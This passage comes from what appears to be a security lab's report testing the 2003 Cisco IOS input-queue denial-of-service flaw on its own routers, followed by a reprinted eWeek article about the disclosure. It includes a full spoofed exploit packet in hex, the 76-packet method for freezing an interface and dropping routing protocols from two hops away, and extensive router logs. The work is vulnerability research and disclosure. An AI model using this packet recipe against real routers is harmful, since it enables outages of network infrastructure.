  5 minute output rate 0 bits/sec, 0 packets/sec
    8 packets input, 818 bytes, 0 no buffer
    Received 3 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    9 packets output, 975 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 0 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
Router4#
Router4#
```

Then a ping was sent to a neighboring router from the attacked router, and all interfaces were still operating properly.

```
Router4#ping 10.1.1.41
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.41, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms
```

AMILABS WAS TOO LAZY TO SEND THE NEXT 70 PACKETS INDIVIDUALLY SO, THE NEXT 70 WERE SENT IN A ROW..

Notice the input queue count now!!!

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:07, output hang never
  Last clearing of "show interface" counters 00:01:33
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 75/75, 0 drops
```

```
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
 86 packets input, 6419 bytes, 0 no buffer
Received 6 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
0 input packets with dribble condition detected
18 packets output, 2080 bytes, 0 underruns(0/0/0)
0 output errors, 0 collisions, 0 interface resets
0 babbles, 0 late collision, 0 deferred
0 lost carrier, 0 no carrier
0 output buffer failures, 0 output buffers swapped out
```

The upper limit of the queue threshold was reached and everything was operating properly. Pings still work from the attacked router.

```
Router4#ping 10.1.1.41
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.41, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/4 ms
Router4#ping 10.1.1.41
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.41, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/4 ms
```

One more exploited packets was sent to cross the queue threshold and cause the router's interface to freeze.

Notice the input queue count:

```
Router4#sh int e0
Ethernet0 is up, line protocol is up
  Hardware is Lance, address is 00e0.1e60.9c09 (bia 00e0.1e60.9c09)
  Internet address is 10.1.1.44/8
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:02, output 00:00:05, output hang never
  Last clearing of "show interface" counters 00:01:51
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 76/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    98 packets input, 7681 bytes, 0 no buffer
    Received 7 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
    0 input packets with dribble condition detected
    30 packets output, 3340 bytes, 0 underruns(0/0/0)
    0 output errors, 0 collisions, 0 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
```

Sending a ping from the attacked router does not work after the queue threshold has been crossed.

```
Router4#ping 10.1.1.41
```

```
Type escape sequence to abort.  
Sending 5, 100-byte ICMP Echos to 10.1.1.41, timeout is 2 seconds:  
.....  
Success rate is 0 percent (0/5)  
Router4#
```

So, what this tells us is that attacks can be built up or cumulative and not felt for days, weeks or months.

Section III Remote Multihop Exploit Tests

MULTIHOP/SPOOFED EXERCISE

In this test the same SWIPE packets were sent from the original router's (Router4) Ethernet segment used in earlier tests but this time instead of attacking a local router AMILABS decided to attack a router two hops away that was using a Multilink serial interface running BGP and EIGRP.

The test did not work at first for the spoofed packets TTL had to be changed so it would just reach the test victim router interface.

The architecture for this test required three of the lab routers(routers 4, 5, and 6). See the AMILAB network diagram at <http://www.amilabs.com/labdiagrams.htm> or refer to Figure 1 in Section I.

The spoofed exploit packet originates on the local Ethernet switch segment where Router4 resides. The middle router is Router6 and the end router where we want to attack is Router5. There is a dual serial multilink configuration enabled between Routers 6 and 5. EIGRP and BGP are running between these interfaces. EIGRP is used on all the routers. So, the interface we want to attack is the MULTILINK 1 interface on Router5 with its IP address of 100.100.100.1. The other side of the Multilink is 100.100.100.2 on Router6. A spoofed packet is sent from an Ethernet segment of 10.1.1.x off the Router4 Ethernet switch segment. Then the packet goes through Router4 then through Router6, then through Router6's Multilink interface to the end point which is Router5's multilink interface of 100.100.100.1.

BELOW IS THE EDITED PACKET - NOTICE THE TTL AND THE SOURCE ADDRESS

```
----- ETHER Header -----  
00 E0 1E 60 9C 09      ETHER: Destination: 00-E0-1E-60-9C-09  
    set to Router4's default gateway int. gw interface  
00 0B 46 37 BA BE      ETHER: Source: 00-0B-46-37-BA-BE
```

```
08 00          ETHER: Protocol: IP

          ----- IP Header -----
45          IP: Version = 4
          IP: Header length = 20
00          IP: Differentiated Services (DS) Field = 0x00
          IP:   0000 00.. DS Codepoint = Default PHB (0)
          IP:   .... ..00 Unused
00 30          IP: Packet length = 48
00 01          IP: Id = 1
00 00          IP: Fragmentation Info = 0x0000
          IP:   .0.. .... .... Don't Fragment Bit = FALSE
          IP:  ..0. .... .... More Fragments Bit = FALSE
          IP:   ...0 0000 0000 0000 Fragment offset = 0

03          IP: Time to live = 3
35          IP: Protocol = 53 (53)
ED 09          IP: Header checksum = ED09 (Verified ED09)
01 01 01 29    IP: Source address = 1.1.1.41 (yet generated on the 10.1.1.x
segment)
64 64 64 01    IP: Destination address = 100.100.100.1
08 00 93 8C 00 02 00 03  IP: 28 bytes of data
01 02 03 04 05 06 07 08
09 0A 0B 0C 0D 0E 0F 10
11 12 13 14
```

Here is the debug packet output detail using an ACL thus turning the router into a sniffer.

The packet arrived on Router5's multilink1 serial interface from two router hops away. The source IP address is the spoofed address of 1.1.1.41.

```
000137: *Mar  1 07:18:00.994: %SEC-6-IPACCESSLOGNP: list 103 permitted 53 1.1.1.41 ->
100.
100.100.1, 1 packet
000138: *Mar  1 07:18:00.994: IP: s=1.1.1.41 (Multilink1), d=100.100.100.1 (Multilink1),
1
en 48, rcvd 3, proto=53
000139: *Mar  1 07:18:06.902: IP: s=1.1.1.41 (Multilink1), d=100.100.100.1 (Multilink1),
1
en 48, rcvd 3, proto=53
000140: *Mar  1 07:18:09.002: IP: s=1.1.1.41 (Multilink1), d=100.100.100.1 (Multilink1),
1
en 48, rcvd 3, proto=53
```

Now lets see if the exploit can be executed. 76 exploit packets shall be transmitted.

Interface state before exploit packets arrive:

```
Router5#sh int mul 1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 100.100.100.1/24
  MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, loopback not set
  Keepalive set (10 sec)
  DTR is pulsed for 2 seconds on reset
  LCP Open, multilink Open
  Open: IPCP, CDPCP
  Last input 00:00:00, output never, output hang never
  Last clearing of "show interface" counters 00:00:10
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue :0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
```

```
5 minute output rate 0 bits/sec, 0 packets/sec
4 packets input, 511 bytes, 0 no buffer
Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
6 packets output, 610 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 output buffer failures, 0 output buffers swapped out
0 carrier transitions
```

After the exploit packets arrive.
Notice the Multilink's input queue. The queue's threshold has been reached.

```
Router5#sh int mul 1
Multilink1 is up, line protocol is up
Hardware is multilink group interface
Internet address is 100.100.100.1/24
MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
Encapsulation PPP, loopback not set
Keepalive set (10 sec)
DTR is pulsed for 2 seconds on reset
LCP Open, multilink Open
Open: IPCP, CDPCP
Last input 00:00:06, output never, output hang never
Last clearing of "show interface" counters 00:00:35
Input queue: 75/75/4/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: fifo
Output queue :0/40 (size/max)
5 minute input rate 1000 bits/sec, 1 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
84 packets input, 4739 bytes, 0 no buffer
Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
13 packets output, 1060 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 output buffer failures, 0 output buffers swapped out
0 carrier transitions
```

The exploit starts affecting the routing protocols running on the interface.

```
Router5#
Router5#
001127: *Mar  1 07:33:00.466: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.2 (Mult
link1) is down: holding time expired
001128: *Mar  1 07:33:18.586: %OSPF-5-ADJCHG: Process 1, Nbr 220.220.220.6 on Multilink1
rom FULL to DOWN, Neighbor Down: Dead timer expired
```

```
Router5#sh int mul 1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 100.100.100.1/24
  MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, loopback not set
  Keepalive set (10 sec)
  DTR is pulsed for 2 seconds on reset
  LCP Open, multilink Open
  Open: IPCP, CDPCP
  Last input 00:00:40, output never, output hang never
  Last clearing of "show interface" counters 00:01:08
  Input queue: 75/75/43/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue :0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    84 packets input, 4739 bytes, 0 no buffer
    Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
    32 packets output, 2250 bytes, 0 underruns
    0 output errors, 0 collisions, 0 interface resets
    0 output buffer failures, 0 output buffers swapped out
    0 carrier transitions
Router5#
```

```
Router5#sh int mul 1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 100.100.100.1/24
  MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, loopback not set
  Keepalive set (10 sec)
  DTR is pulsed for 2 seconds on reset
  LCP Open, multilink Open
  Open: IPCP, CDPCP
  Last input 00:00:06, output never, output hang never
  Last clearing of "show interface" counters 00:00:35
  Input queue: 75/75/43/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue :0/40 (size/max)
  5 minute input rate 1000 bits/sec, 1 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    84 packets input, 4739 bytes, 0 no buffer
    Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
    13 packets output, 1060 bytes, 0 underruns
    0 output errors, 0 collisions, 0 interface resets
    0 output buffer failures, 0 output buffers swapped out
    0 carrier transitions
Router5#
Router5#
```

The 76 exploit packets are done traversing the wire and no more exploit packets are transmitted. The routing protocols are still screaming.

```
001127: *Mar  1 07:33:00.466: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.2 (Mu
link1) is down: holding time expired
001128: *Mar  1 07:33:18.586: %OSPF-5-ADJCHG: Process 1, Nbr 220.220.220.6 on Multilink
rom FULL to DOWN, Neighbor Down: Dead timer expired
```

```
Router5#sh int mul 1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 100.100.100.1/24
  MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
```

```
    reliability 255/255, txload 1/255, rxload 1/255
Encapsulation PPP, loopback not set
Keepalive set (10 sec)
DTR is pulsed for 2 seconds on reset
LCP Open, multilink Open
Open: IPCP, CDPCP
Last input 00:00:40, output never, output hang never
Last clearing of "show interface" counters 00:01:08
Input queue: 76/75/43/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: fifo
Output queue :0/40 (size/max)
5 minute input rate 0 bits/sec, 0 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
 84 packets input, 4739 bytes, 0 no buffer
  Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
  0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
 32 packets output, 2250 bytes, 0 underruns
  0 output errors, 0 collisions, 0 interface resets
  0 output buffer failures, 0 output buffers swapped out
  0 carrier transitions
Router5#
```

Some tests are now run on Router6 to see the other end of the multilink that the exploit packets passed through.

```
2509#6
[Resuming connection 6 to r6 ... ] OCC

*** Welcome to the AMI Network, enjoy your research... ***
Router6>
```

Looks like on this side the Multilink interface is still up.

```
Router6#sh int mul 1
Multilink1 is up, line protocol is up
  Hardware is multilink group interface
  Internet address is 100.100.100.2/24
  MTU 1500 bytes, BW 3088 Kbit, DLY 100000 usec,
    reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation PPP, loopback not set
  Keepalive set (10 sec)
  DTR is pulsed for 2 seconds on reset
  LCP Open, multilink Open
  Listen: IPXCP
  Open: IPCP, CDPCP
  Last input 00:00:00, output never, output hang never
  Last clearing of "show interface" counters 07:33:50
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 762
  Queueing strategy: fifo
  Output queue :0/40 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    94407 packets input, 5329076 bytes, 0 no buffer
    Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
    99168 packets output, 5394098 bytes, 0 underruns
    0 output errors, 0 collisions, 1 interface resets
    0 output buffer failures, 0 output buffers swapped out
    0 carrier transitions

Router6#
Router6#
Router6#ping 100.100.100.1
```

However, Router6 cannot ping Router5's multilink interface and the routing protocols are still screaming.

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 100.100.100.1, timeout is 2 seconds:
```

```
000067: *Mar 1 07:34:15.414: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.1 (Mu
link1) is down: retry limit exceeded.
000068: *Mar 1 07:34:18.190: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.1 (Mu
link1) is up: new adjacency...
Success rate is 0 percent (0/5)
Router6#
Router6#ping 100.100.100.1
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 100.100.100.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router6#
```

```
000069: *Mar 1 07:34:58.770: %BGP-3-NOTIFICATION: received from neighbor 220.220.220.5
0 (hold time expired) 0 bytes
000070: *Mar 1 07:34:58.774: %BGP-5-ADJCHANGE: neighbor 220.220.220.5 Down BGP Notific
on received
Router6#
Router6#
```

A ping to the remote exploited serial Multilink1 interface from two hops away did not work for it is frozen. From Router4#ping 100.100.100.1 this is the ping origination point.

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 100.100.100.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router4#
```

The ping was unsuccessful. Another ping reach ability test will be attempted from the middle router(Router6) pinging the other end of the multilink on Router5.

The EIGRP neighbor is in Query mode up but any packets heading to the 100.100.100.1 address is futile, except the exploit packets, remember section II???

```
Router6#sh ip eig nei
IP-EIGRP neighbors for process 1
H   Address                Interface   Hold Uptime   SRTT   RTO  Q  Seq Type
      (sec)                (ms)
0   100.100.100.1           Mu1         10 00:00:31    1   5000  1  0
1   90.1.1.2                Se0/3       10 01:02:09   18    200  0 17
Router6#
Router6#
```

Ping attempt from the middle router.

```
Router6#ping 100.100.100.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 100.100.100.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
Router6#
```

Eigrp neighbors flap..

```
000075: *Mar 1 07:38:24.390: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.1
link1) is down: retry limit exceeded
000076: *Mar 1 07:38:27.634: %DUAL-5-NBRCHANGE: IP-EIGRP 1: Neighbor 100.100.100.1
link1) is up: new adjacency
```

I also lose my BGP peer over the Multilink.

```
Router6#sh ip b nei 220.220.220.5
BGP neighbor is 220.220.220.5, remote AS 100, external link
  BGP version 4, remote router ID 0.0.0.0
  BGP state = Active
  Last read 00:07:58, hold time is 180, keepalive interval is 60 seconds
  Received 460 messages, 1 notifications, 0 in queue
```

```
Sent 458 messages, 0 notifications, 0 in queue
Route refresh request: received 0, sent 0
Default minimum time between advertisement runs is 30 seconds
```

```
For address family: IPv4 Unicast
BGP table version 31, neighbor version 0
Index 3, Offset 0, Mask 0x8
NEXT_HOP is always this router
0 accepted prefixes consume 0 bytes
Prefix advertised 0, suppressed 0, withdrawn 0
Number of NLRI's in the update sent: max 0, min 0
```

```
Connections established 1; dropped 1
Last reset 00:08:19, due to BGP Notification received, hold time expired
External BGP neighbor may be up to 3 hops away.
No active TCP connection
```

Section IV SUMMARY

Below are the outlined points about the protocol behavior of this exploit.

1. What we learned is that this IOS issue can be exploited by just one protocol type, thus no special sequence of defined protocols is needed in the IP header nor a rare/exotic data payload is required.
2. Simple exploit packets can be created(without the need for coding) and generated from anyplace on the internet.
3. It is cumulative in that all the packets do not have to be sent at once. An attack can render a router useless after just 76 packets in a second or 76 packets over 75 days if queues are not cleared.
4. Changing queuing methods does not help, FIFO and Fair queuing methods did not redress the problem.
5. Packets can be sourced address spoofed for any MAC and IP address.
6. The same behavior appeared against a 100mb fast Ethernet interface on a Cisco 2620XM Router. Not hardware platform dependant.
7. The same behavior appeared against a serial interface and multilink. Not interface dependant.
8. Knocks out IGP and EGPs.

The end result is that this attack can be launched from any place at any time to cause serious interruption to a router's operation. Only 76+ packets need to be sent with the TTL expiring at the end router interface.

AMILABS recognized in eWeek

The results of this report were sent to Cisco and Foundstone. The report's results were significant enough to have Cisco amend their advisory to reflect the findings from AMILABS. The July 28th 2003 edition of eWeek featuring an article discussing the Cisco exploit and the AMILABS correction to Cisco's advisory is listed below.

Web link to article.

<http://www.amilabs.com/Cisco%20Vulnerability%20in%20Check.htm>

Article text:

July 28, 2003

Cisco Vulnerability in Check

By Dennis Fisher

Despite fears that a flaw in the software that controls most of the routers and switches in the Internet would lead to widespread attacks and network outages, security monitoring companies said they have seen little indication of that happening.

The vulnerability, which affects nearly all routers and devices running Cisco Systems Inc.'s IOS (Internetwork Operating System) software, was disclosed July 16, and a working exploit for the flaw hit the Internet two days later. Security experts and network operators worried that the ubiquity of Cisco's devices on the Internet and the easy availability of exploit code would lead to mass attacks on vulnerable routers.

But none of that has come to pass yet.

"It's been generally pretty quiet. The ISPs had pulled together and gotten their patches and access control lists done," said Charles Kaplan, senior director of research and managed security services and information security officer at Guardent Inc., a managed security services provider based in Waltham, Mass. "We've been getting a lot of calls from clients asking for advice, but no one has been screaming. It really looks like the ISPs did their jobs."

Officials at Internet Security Systems Inc., in Atlanta, reported seeing some attack activity soon after the exploit was released. But the activity didn't reach the levels some experts had predicted.

The vulnerability arises from IOS' failure to correctly handle some types of IPv4 packets sent to the device. When a set number of any of the types of packets hits the router, IOS mistakenly flags the input queue on the network interface as being full. After a period of time, the device stops processing traffic.

*Cisco's official advisory on the subject said the packets needed to be sent in a certain sequence. **However, testing done by an independent consultant showed this to be incorrect. In fact, attack packets in any one of the four affected protocols can be used to hang a vulnerable router, according to research done by***

Jeffrey Sicuranza, principal consultant at Applied Methodologies Inc., a research lab based in Wantagh, N.Y. Cisco officials eventually amended their advisory to reflect Sicuranza's findings. The company also went so far as to list exactly which protocols could be used to send the offending packets to vulnerable routers, further raising fears that widespread attacks were imminent.

The device can be forced to stop routing any traffic on any interface and requires a complete restart to resume normal operation.

The big ISPs and network operators were among the first to know of the vulnerability. Cisco, based in San Jose, Calif., quietly told the major Internet players July 16, urging them to perform emergency upgrades on their devices. In the next 24 hours, Cisco issued an advisory warning the public of the vulnerability, and many security vendors and research organizations followed suit.

Since then, network operators and IT staffs have been holding their breath, waiting to see if crackers attacked the new flaw. So far, the mad scramble to install patches seems to have worked.

"It was a little scary when we were hearing rumors about the vulnerability, but Cisco hadn't disclosed it yet," Guardent's Kaplan said. "But Cisco really stepped up and took care of it."